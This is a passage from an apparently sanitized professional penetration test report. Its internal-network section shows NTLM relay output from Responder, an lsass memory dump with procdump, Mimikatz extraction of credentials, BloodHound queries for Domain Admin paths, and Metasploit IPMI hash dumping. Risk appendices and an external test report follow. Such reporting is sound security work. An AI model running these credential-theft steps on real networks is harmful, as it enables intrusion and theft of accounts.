This tool listen on TCP port 80, 3128 and 445.
For optimal pwnage, launch Responder only with these 2 options:
-rv
Avoid running a command that will likely prompt for information like net use, etc.
If you do so, use taskkill (as system) to kill the process.
*/

Relaying credentials for these users:
['ALL']


Retrieving information for 10.10.10.xxx...
SMB signing: False
Os version: 'indows 10 Pro 18363'
Hostname: 'PC-USER16'
Part of the 'CLIENT-A' domain
[+] Setting up SMB relay with SMB challenge: e7ee3ed7a9fed9a8
[+] Received NTLMv2 hash from: 10.10.10.yy None
[+] Username: STAFFACCT01-16$ is whitelisted, forwarding credentials.
[+] SMB Session Auth sent.
[+] Relay Failed, Tree Connect AndX denied. This is a low privileged user or SMB Signing is mandatory.
[+] Hashes were saved anyways in Responder/logs/ folder.

[+] Setting up HTTP relay with SMB challenge: 62c751023e620000
[+] Received NTLMv2 hash from: 10.10.10.2xx None
[+] Username: LST is whitelisted, forwarding credentials.
[+] SMB Session Auth sent.
[+] Looks good, LST has admin rights on C$.
[+] Authenticated.
```

```
[+] Dropping into Responder's interactive shell, type "exit" to terminate

Available commands:
dump            -> Extract the SAM database and print hashes.
regdump KEY     -> Dump an HKLM registry key (eg: regdump SYSTEM)
read Path_To_File  -> Read a file (eg: read /windows/win.ini)
get  Path_To_File  -> Download a file (eg: get users/administrator/desktop/password.txt)
delete Path_To_File-> Delete a file (eg: delete /windows/temp/executable.exe)
upload Path_To_File-> Upload a local file (eg: upload /home/user/bk.exe), files will be uploaded in
\windows\temp\
runas Command    -> Run a command as the currently logged in user. (eg: runas whoami)
scan /24         -> Scan (Using SMB) this /24 or /16 to find hosts to pivot to
pivot IP address -> Connect to another host (eg: pivot 10.0.0.12)
mimi command     -> Run a remote Mimikatz 64 bits command (eg: mimi coffee)
mimi32 command   -> Run a remote Mimikatz 32 bits command (eg: mimi coffee)
lcmd command     -> Run a local command and display the result in MultiRelay shell (eg: lcmd ifconfig)
help             -> Print this message.
exit             -> Exit this shell and return in relay mode.
                    If you want to quit type exit and then use CTRL-C

Any other command than that will be run as SYSTEM on the target.

Connected to 10.10.xx.xxx as LocalSystem.
C:\Windows\system32\:#whoami
nt authority\system

C:\Windows\system32\:#ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

  Connection-specific DNS Suffix  . : CLIENT-A.local
  IPv4 Address. . . . . . . . . . . : 10.10.xx.xxx
  Subnet Mask . . . . . . . . . . . : 255.255.xxx.x
  Default Gateway . . . . . . . . . : 10.10.xx.xx

Wireless LAN adapter Wireless Network Connection:

  Media State . . . . . . . . . . . : Media disconnected
  Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 1:

  Media State . . . . . . . . . . . : Media disconnected
  Connection-specific DNS Suffix  . :

C:\Windows\system32\:#put /root/procdump64.exe
'put' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32\:#upload /root/procdump64.exe
File size: 333.66KB
 [==================================================] 100.0%
Uploaded in: -0.951 seconds
C:\Windows\system32\:#c:\windows\temp\procdump64.exe -ma -accepteula lsass.exe C:\Windows\temp\PC-
USER16.dmp
```

```
ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[15:05:00] Dump 1 initiated: C:\Windows\temp\PC-USER16.dmp
[15:05:00] Dump 1 writing: Estimated dump file size is 55 MB.
[15:05:00] Dump 1 complete: 56 MB written in 0.3 seconds
[15:05:00] Dump count reached.


C:\Windows\system32\:#get /windows/temp/PC-USER16.dmp
File size: 53.92MB
[==================================================] 100.0%
Downloaded in: 5.5 seconds
[+] Done.
C:\Windows\system32\:#
```


The Tester downloaded the dumped memory file and ran Mimikatz (Offline) on a separate machine to obtain any clear text passwords from the memory. After parsing the memory dump using another memory parser (Mimikatz - https://github.com/gentilkiwi/mimikatz), the tester was able to see the clear text passwords for multiple accounts. Some of these users were local administrator as well as members of the Domain Admin Group.

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::minidump lsass.dmp
Switch to MINIDUMP : 'lsass.dmp'

mimikatz # sekurlsa::logonPasswords
Opening : 'lsass.dmp' file for minidump...

Authentication Id : 0 ; 347319454 (00000000:14b3ac9e)
Session           : Service from 0
User Name         : Admin1
Domain            : CLIENT-A
Logon Server      : CLIENT-A-AD
Logon Time        : 3/4/2020 8:39:49 AM
SID               : S-1-5-21-4027773649-916568935-2984748506-1145
        msv :
         [00000003] Primary
         * Username : Admin1
         * Domain   : CLIENT-A
         * NTLM     : [redacted] ← Masked to protect
         * SHA1     : [redacted]
         [00010000] CredentialKeys
         * NTLM     : [redacted] ← Masked to protect
         * SHA1     : [redacted]
        tspkg :
        wdigest :
         * Username : Admin1
         * Domain   : CLIENT-A
         * Password : (null)
        kerberos :
         * Username : Admin1
         * Domain   : CLIENT-A.LOCAL
```


```
            * Password : (null)
            ssp :
            credman :

...
...
...

mimikatz # exit
Bye!
```

Using these credentials, the Tester was able to connect to the Domain controller using another tool 'SharpHound' and gain read access to the Organizational Unit ('OU') structure. Microsoft Windows Active Directory, by design, allows any authenticated object (User or Computer) to read the structure and properties and other details.


After importing results of SharpHound into BloodHound the Tester was able to run various queries and see (visualize) the relationships, accesses (RDP or Admin), and query paths to gain privileged access to various systems.




As seen below, the use account 'jsXXXXXX' has following properties and group memberships.



The screenshot above shows jsXXXXXX's local admin access.




As seen in screenshot below, user 'jsXXXXX' does have Administrative access to the server via group membership of "DESKTOPPOLICY@XXXX.XXXX.COM".



Tester ran another query to see how this user can gain Domain Administrator access. As seen below, the user does have a path, but he needs to compromise a machine or two and gain access to another user account's hash or password.

```
MATCH (n) WHERE n.name =~ "JSXXXX@XXXXX.XXXXX.COM" MATCH (m) WHERE m.name =~ "
XXXXX.XXXXX.COM" MATCH p=allShortestPaths((n)-
[r:MemberOf|HasSession|AdminTo|AllExtendedRights|AddMember|ForceChangePassword|Generic
All|GenericWrite|Owns|WriteDacl|WriteOwner|CanRDP|ExecuteDCOM|AllowedToDelegate|ReadL
APSPassword|Contains|GpLink|AddAllowedToAct|AllowedToAct|SQLAdmin*1..]->(m)) RETURN p
```



Other observations.

In a secure network deployment, (a) Network jacks are configured in 802.xx mode to restrict any unauthorized devices, and (b) Network switches are configured to prevent any APR spoofing. GSG noted that users were local administrators to their own computers. GSG noted excessive rights were provided via group membership.
Management Response
{Please insert corrective action(s) or risk acceptance here.}

Vulnerable firmware

Vulnerability	A remote command execution vulnerability exists in Integrated Lights-Out 4 (iLO 4) due to a buffer overflow in the server's http connection handling code.					
Synopsys	An unauthenticated, remote attacker can exploit this to bypass authentication and execute arbitrary commands.					
Severity	**High**					
CVSS Score	**6 ***	**CWE**	809		**Exploitable**	Yes
Affected Systems	IP(s)	Ports/Protocol	Service	FQDN	NetBIOS	Other
	10.10.xx.xx 10.10.xx.xx	80/tcp 443/tcp	www	N/A	N/A	HP Firmware
Description						
According to its version number, the remote HP Integrated Lights-Out (iLO) server is affected by multiple vulnerabilities: - A remote command execution vulnerability exists in HP Integrated Lights-Out (iLO) server due to an unspecified reason. An unauthenticated, remote attacker can exploit this to bypass authentication and execute arbitrary commands on the server (CVE-2018-7078). - A denial of service (DoS) vulnerability exists in HP Integrated Lights-Out (iLO) server due to unspecified reason. An unauthenticated, remote attacker can exploit this issue to cause the application to stop responding (CVE-2018-7101). **- The base CVSS was modified to 6 from the original 8.8 (CVE-2018-7101) and 7.2 (CVW-2018-7078) due to the server is accessible from the internal network, with additional physical restrictions.*						
Solution						

For HP Integrated Lights-Out (iLO) 4 upgrade firmware to 2.60 or later. For iLO 5, upgrade firmware to 1.30 or later.
Additional Resources
CVE-2018-7101 (http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2018-7101) CVE-2018-7078 (http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2018-7078) HPESBHF03844 rev.3 - HPE Integrated Lights-Out 4, 5 (iLO 4, 5) iLO Moonshot and Moonshot iLO Chassis Manager, Remote or Local Code Execution HPESBHF03875 rev.1 - HPE Integrated Lights Out 4 and 5, (iLO 4, 5), Remote Denial of Service
Ease Of Exploit
Easy
Skill Level Needed
Expert
Technical Details
A vulnerability has been discovered in HPE Integrated Lights-Out 4 (iLO 4) servers, which could allow for remote code execution. HPE iLO 4 is an embedded server management tool used for out-of-band management. Successful exploitation of this vulnerability could result in remote code execution or authentication bypass. Successful exploitation of the vulnerability could result in the extraction of plaintext passwords, addition of an administrator account, execution of malicious code, or replacement of iLO firmware.
Exploit Attempts
N/A
Management Response
{Please insert corrective action(s) or risk acceptance here.}

IPMI v2.0 Password Hash Disclosure

Vulnerability	The remote host supports IPMI v2.0. The Intelligent Platform Management Interface (IPMI) protocol is affected by an information disclosure vulnerability.
Synopsys	A remote attacker can obtain password hash information for valid user accounts via the HMAC from a RAKP message 2 response from a BMC.
Severity	**High**

CONFIDENTIAL

CVSS Score	6 *	CWE	809, CVE-2013-4786		Exploitable	Yes
Affected Systems	IP(s)	Ports/Protocol	Service	FQDN	NetBIOS	Other
	10.10.xx.xxx 10.10.xx.xxx	623/udp	rmcp	N/A	N/A	N/A

Description

The Intelligent Platform Management Interface (IPMI) protocol is affected by an information disclosure vulnerability allowing an attacker to obtain the password hashes for valid user accounts.

**- The base CVSS was modified to 6 from the original 7.5 (CVE-2013-4786) due to the server is accessible from the internal network, with additional physical restrictions.*

Solution

There is no patch for this vulnerability; it is an inherent problem with the specification for IPMI v2.0. Suggested mitigations include :

- Disabling IPMI over LAN if it is not needed.

- Using strong passwords to limit the successfulness of off-line dictionary attacks.

- Using Access Control Lists (ACLs) or isolated networks to limit access to your IPMI management interfaces.

Additional Resources

CVE-2013-4786 - http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-4786

Ease Of Exploit

Easy

Skill Level Needed

Expert

Technical Details

During assessment tester came across the system which has IPMI services. Upon further testing attacker found that this service had a weakness which could be exploited. Upon approval from IT, tester used the Metasploit and obtained two sets of credentials. The figures below show that an attacker can authenticate to the devices via the web portal to obtain additional information about the corporate network and impact the availability of the systems supported by the integrated controllers.

```
use auxiliary/scanner/ipmi/ipmi_dumphashes
```

This document is intended for Customer internal use.

```
msf5 auxiliary(scanner/ipmi/ipmi_dumphashes) > set RHOSTS 10.10.10.xxx
RHOSTS => 10.10.10.xxx
msf5 auxiliary(scanner/ipmi/ipmi_dumphashes) > run

[+] 10.10.xx.xxx:623 - IPMI - Hash found:
Administrator [redacted]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ipmi/ipmi_dumphashes) > set RHOSTS 10.10.10.xxx
RHOSTS => 10.10.10.xxx
msf5 auxiliary(scanner/ipmi/ipmi_dumphashes) > run

[+] 10.10.10.xxx:623 - IPMI - Hash found:
Administrator:[redacted]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

msf5 > use auxiliary/scanner/ipmi/ipmi_dumphashes
msf5 auxiliary(scanner/ipmi/ipmi_dumphashes) > set RHOSTS 10.10.xx.xxx-xxx
RHOSTS => 10.10.10.xxx-xxx
msf5 auxiliary(scanner/ipmi/ipmi_dumphashes) > set OUTPUT_HASHCAT_FILE out.hashcat
OUTPUT_HASHCAT_FILE => out.hashcat
msf5 auxiliary(scanner/ipmi/ipmi_dumphashes) > set OUTPUT_JOHN_FILE out.john
OUTPUT_JOHN_FILE => out.john
msf5 auxiliary(scanner/ipmi/ipmi_dumphashes) > run

[+] 10.10.10.xxx:623 - IPMI - Hash found:
Administrator [redacted]
[*] Scanned  2 of 11 hosts (18% complete)
[*] Scanned  3 of 11 hosts (27% complete)
[*] Scanned  4 of 11 hosts (36% complete)
[*] Scanned  5 of 11 hosts (45% complete)
[*] Scanned  6 of 11 hosts (54% complete)
[*] Scanned  7 of 11 hosts (63% complete)
[*] Scanned  8 of 11 hosts (72% complete)
[*] Scanned  9 of 11 hosts (81% complete)
[*] Scanned 10 of 11 hosts (90% complete)
[+] 10.10.10.xxx:623 - IPMI - Hash found:
Administrator:[redacted]
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ipmi/ipmi_dumphashes) >
```

Exploit Attempts
N/A
Management Response
{Please insert corrective action(s) or risk acceptance here.}

Appendix-A: Risk Rankings

A Risk matrix is a matrix that is used during risk assessment to define the level of risk by considering the category of probability or likelihood against the category of consequence severity. This is a simple mechanism to increase the visibility of risks and assist management decision making.

A risk is the amount of impact that can be expected to occur during a given period due to a specific event (e.g., System Failure/Compromise). Statistically, the level of risk can be calculated as the product of the probability that an incident occurs multiplied by the severity of that impact (i.e., the average amount of data loss or productivity down). In practice, a risk matrix is a useful approach where either the probability or the severity cannot be estimated with accuracy and precision.

For example, the potential Impact can be categorized as:

- High – Multiple System Failures
- Medium – One or More System Failures
- Low – One System Failure or Some Minor Issues

The probability of harm occurring might be categorized as High, Medium, or Low. However, it must be considered that very low probabilities may not be very reliable.

The resulting Risk Matrix could be:

Severity versus Probability	Low	Medium	High
High Potential Impact on Systems/Network/Users	Medium Risk	High Risk	High Risk
Medium Potential Impact on Systems/Network/Users	Medium Risk	Medium Risk	High Risk
Low Potential Impact on Systems/Network/Users	Low Risk	Low Risk	Medium Risk

The company or organization then would calculate what levels of risk they can take with different events. This would be done by weighing up the risk of an event occurring against the cost to implement safety and the benefit gained from it.

Threat Agent Factors

The first set of factors were related to the threat agent involved. The goal here is to estimate the likelihood of a successful attack by this group of threat agents. Use the worst-case threat agent.

Skill level

How technically skilled is this group of threat agents? No technical skills (1), some technical skills (3), advanced computer user (5), network and programming skills (6), security penetration skills (9).

Motive

How motivated is this group of threat agents to find and exploit this vulnerability? Low or no reward (1), possible reward (4), high reward (9).

Opportunity

What resources and opportunities were required for this group of threat agents to find and exploit this vulnerability? Full access or expensive resources required (0), special access or resources required (4), some access or resources required (7), no access or resources required (9).

Size

How large is this group of threat agents? Developers (2), system administrators (2), intranet users (4), partners (5), authenticated users (6), anonymous Internet users (9).

Vulnerability Factors

The next set of factors were related to the vulnerability involved. The goal here is to estimate the likelihood of the particular vulnerability involved being discovered and exploited. Assume the threat agent selected above.

Ease of discovery

How easy is it for this group of threat agents to discover this vulnerability? Practically impossible (1), difficult (3), easy (7), automated tools available (9).

Ease of exploit

How easy is it for this group of threat agents to actually exploit this vulnerability? Theoretical (1), difficult (3), easy (5), automated tools available (9).

Awareness

How well known is this vulnerability to this group of threat agents? Unknown (1), hidden (4), obvious (6), public knowledge (9).

Intrusion detection

How likely is an exploit to be detected? Active detection in application (1), logged and reviewed (3), logged without review (8), not logged (9)

https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology


This document is intended for Customer internal use.

Appendix-B: Attacks and Tests Performed Based on OWASP TOP 10

The following list details the most common attacks that can put an application at risk. Each attack is delegated to a category and contains links for further reading.

OWASP

Application Security Risks: Attackers can potentially use many different paths through your application to do harm to your business or organization. Each of these paths represents a risk that may, or may not, be serious enough to warrant attention.



Sometimes, these paths are trivial to find and exploit and sometimes they are extremely difficult. Similarly, the harm that is caused may be of no consequence, or it may put you out of business. To determine the risk to your organization, you can evaluate the likelihood associated with each threat agent, attack vector, and security weakness and combine it with an estimate of the technical and business impact to your organization. Together, these factors determine the overall risk.

References

- OWASP Risk Rating Methodology - https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology
- Article on Threat/Risk Modeling - https://www.owasp.org/index.php/Threat_Risk_Modeling

OWASP Top-10 (2017)

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

CONFIDENTIAL

Appendix C: Engagement Team and Tools

The core GSG Assessment Team is established based on professionals that hold several respected security certifications. In addition, they have given information security related talks across the United States and are published in books and trade magazines on a range of security and audit topics. The team is made up of world class information security professionals with vast expertise in assessment methodology, policy and procedure, enterprise and point solutions, digital forensics and remediation.

The team that GSG forms to deliver audits and controls testing has over 50 years of combined experience. Besides the core team GSG is able to draw from a wide network of partnerships with professionals and vendors that bring talents and expertise established over multiple years across several industries.

Key Certifications:

Certified Information Systems Auditor (CISA)
GIAC Web Application Penetration Tester (GWAPT)
GIAC Certified Forensic Analyst (GCFA exp)
Certified Ethical Hacker (CEH exp)
Certified Information Systems Security Professional (CISSP)
Information Systems Security Architecture Professional (CISSP-ISSAP)

The professionals involved in this network, web application penetration testing and assessment included the following:

GCS Team

Vatsal Shah, CISA, CISSP-ISSAP, GWAPT, PCIP, CEH[1], GCFA[1] Senior Penetration Tester
Vicki Shah, PMP Project Manager

[1] This certification has expired and is not being kept officially active.

Tools used during this Engagement

The following network vulnerability and security tools were updated with the latest security threat definitions before deployment:

Tools	Description
Tenable Nessus	Nessus is a well-known professional tool used to perform vulnerability, configuration and compliance assessments.
Kali Linux	Kali Linux - Kali Linux is the new generation of the industry-leading Linux penetration testing and security auditing Linux distribution. Kali contains hundreds of penetration testing tools (open source).
Burp Suite Professional	Burp Suite Pro is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

CONFIDENTIAL

END OF REPORT

5.6.3 External Penetration Test Report

The following is a "sanitized" copy of our external penetration test report. This is a report that has been made generic by removing all identifying information and replacing it with non-specific "placeholder" information.

External Penetration Test Report

Prepared for:

[redacted]

Final Report Date

12/21/2020

Presented on behalf of Global Solutions Group Inc. by:

Vicki Shah

Project Manager

[redacted]

Vatsal Shah

Sr. Penetration Tester

[redacted]

Disclaimer

[redacted]

Executive Summary

In November - December 2020, Global Solutions Group Inc. (GSG) was engaged by the management of the [redacted] to simulate a real-world attack and penetration testing on their external (Internet) facing network and web applications.

This review was conducted to verify that reasonable controls were in place to comply with industry best practices and confirm that access to the [redacted] IT environment does not compromise system confidentiality, integrity, or other resources' availability. This engagement aimed to identify potential security risks and provide a foundation for improved risk-based decision-making that would help achieve regulatory compliance and prioritize investments to meet security goals.

The network environment examination followed a phased assessment consisting of Data Collection and Scanning, Vulnerability Validation, and Documentation of Findings. Each phase is described in the Project Components section of this report. Various commercial and open-source tools were used to evaluate [redacted] network and web applications.

Scope and Objectives

This assessment's focus was to find vulnerabilities, safely exploit them, and gain access to the [redacted] system, without any detection, without any interference, and without any outage.

- Non-credentialed testing from the perspective of an unauthorized, external attacker.
- Identification of system, service, and application weaknesses can be exploited to cause damage, access privileged information, or exceed established levels of privilege.
- Attempted exploitation of identified weaknesses, using non-destructive, minimally-invasive techniques.
- Document and report on all findings.

The following table contains the IPs (Domains), which were in scope for this assessment:

IP, Network, Domain, Host Names or URL
[redacted]
[redacted]
[redacted]
[redacted]
[redacted]

General Observation and recommendations

The [redacted] engaged GSG to perform attack and penetration tests using real-world techniques and internal network tools.

These activities are commonly performed in one of two ways:

- Credentialed
- Non-Credentialed

GSG and [redacted] agreed to conduct the testing using the **non-credentialed** method utilizing limited knowledge about the environment as well. This approach simulates an attacker with very limited knowledge of the systems. [redacted] provided the external IP addresses, which allowed GSG to assess the selected in-scope systems and produce more focused results in less time.

During the penetration test, GSG found the issues listed below. Each detailed finding and recommendation for remediation were documented in a detailed findings section later in this report.

Vulnerability	Security Implications	Severity
Expired Certificate in Use	Using an expired certificate opens up the possibility of the Man-in-the-Middle (MiTM) attack and system or data compromised.	Low
Web Portal Single Factor Authentication	Reusing email-password can lead to email, data, or system compromise (credential stuffing attack).	Low
User enumeration	An attacker can validate the user account on the system, and using other attacks can compromise email, data, or system.	Low

Key Observations

- Unused accounts (including test accounts) were locked or disabled to prevent any misuse.
- All unnecessary or non-required ports were blocked to prevent any misuse or future exploit attempts.
- Applications allows single-factor authentication, which could lead to account compromise.
- Servers configuration could allow an attacker to compromise sessions and obtain sensitive data.

Recommendations

- Install a valid certificate on the external-facing webserver or disable the service if not needed.
- Use Multi-factor Authentication for remote access if possible.
- Configure the server to show a generic error.

Appendix A: Project Methodology

The criteria used for this assessment is based upon the industry best practices for security and OWASP Top 10, which represents a broad consensus about the most critical network, operating systems, and web application security flaws (refer to Appendix-B for further information).

This base methodology is applied to maintain a high quality of consistency, regardless of the application tested. However, unique application business logic and architecture often require an intuitive approach, prompting tests to accommodate situational attack vectors.

GSG's general activities were part of a standard methodology consisting of the seven phases listed below. These phases were further augmented by the intuitive analysis of any specific asset's configuration or information discovered within the target environment by a highly trained and experienced penetration testing expert.

Below are the phases of penetration testing methodology:

Assessment Phase	Components	Tasks
1.Pre-engagement Interactions	Defining scope and communication methods	The scope of a project specifically defines what is to be tested. One key component of scoping an engagement is outlining how the testers should spend their time. We work with the client to discuss the scope and secure communication methods during and after the test is completed.
2.Intelligence Gathering	Understanding about the target	Intelligence Gathering is performing reconnaissance against a target to gather as much information as possible to be utilized when penetrating the target during the vulnerability assessment and exploitation phases. We use various public and private resources to gain knowledge about the target systems (domain, websites, etc.)
3.Threat Modeling	Network Scan	We collect information on and perform a scan of the network environment to gain knowledge of the configuration and identify known vulnerabilities with the use of automated tools.
4.Vulnerability Analysis	Research on vulnerability and possible exploit.	We review the networks identified during the scan and eliminates information related to networks not germane to the security review. Vulnerabilities associated with the networks were then isolated and reviewed, and validated.
5.Exploitation (If approved by the client)	Exploiting vulnerabilities	Attempt to exploit the vulnerabilities discovered in the vulnerability detection phase and any additional vulnerability that is manually identified in this phase.
6.Post-exploitation (If approved by the client)	Gain access and elevate	Gain access to any server and explore any additional vulnerabilities which allow gaining access to the elevated/privileged user access (e.g., Local Administrator, Domain Administrator).
7.Reporting	Documentation, Discussion, and Final report.	We document the findings from analyzing the above information, discuss those results with the Technology/Audit team, and create a final report for senior management submission.

Appendix B: Risk Rankings

A Risk matrix is a matrix that is used during risk assessment to define the level of risk by considering the category of probability or likelihood against the category of consequence severity. This is a simple mechanism to increase the visibility of risks and assist management decision making.

A risk is the amount of Impact expected to occur during a given period due to a specific event (e.g., System Failure/Compromise). Statistically, the level of risk can be calculated as the product of the probability that an incident occurs multiplied by the severity of that Impact (i.e., the average amount of data loss or productivity down). In practice, a risk matrix is a useful approach where either the probability or the severity cannot be estimated with accuracy and precision.

For example, the potential Impact can be categorized as:

- High – Multiple System Failures
- Medium – One or More System Failure
- Low – One System Failure or Some Minor issues

The probability of harm occurring might be categorized as High, Medium, and Low. However, it must be considered that very low probabilities may not be very reliable.

The resulting Risk Matrix could be:

Severity versus Probability	Low	Medium	High
High Potential Impact on Systems/Network/Users	Medium Risk	High Risk	High Risk
Medium Potential Impact on Systems/Network/Users	Medium Risk	Medium Risk	High Risk
Low Potential Impact on Systems/Network/Users	Low Risk	Low Risk	Medium Risk

The company or organization then would calculate what levels of risk they can take with different events.

This would be done by weighing up the risk of an event occurring against the cost to implement safety and its benefit.

Threat Agent Factors

The first set of factors were related to the threat agent involved. The goal here is to estimate the likelihood of a successful attack by this group of threat agents. Use the worst-case threat agent.

Skill level

How technically skilled is this group of threat agents? No technical skills (1), some technical skills (3), advanced computer user (5), network and programming skills (6), security penetration skills (9),

Motive

How motivated is this group of threat agents to find and exploit this vulnerability? Low or no reward (1), possible reward (4), high reward (9)

Opportunity

What resources and opportunities were required for this group of threat agents to find and exploit this vulnerability? Full access or expensive resources required (0), special access or resources required (4), some access or resources required (7), no access or resources required (9)

Size

How large is this group of threat agents? Developers (2), system administrators (2), intranet users (4), partners (5), authenticated users (6), anonymous Internet users (9)

Vulnerability Factors

The next set of factors were related to the vulnerability involved. The goal here is to estimate the likelihood of the particular vulnerability involved being discovered and exploited. Assume the threat agent selected above.

Ease of discovery

How easy is it for this group of threat agents to discover this vulnerability? Practically impossible (1), difficult (3), easy (7), automated tools available (9)

Ease of exploit

How easy is it for this group of threat agents to actually exploit this vulnerability? Theoretical (1), difficult (3), easy (5), automated tools available (9)

Awareness

How well known is this vulnerability to this group of threat agents? Unknown (1), hidden (4), obvious (6), public knowledge (9)

Intrusion detection

How likely is an exploit to be detected? Active detection in the application (1), logged and reviewed (3), logged without review (8), not logged (9)

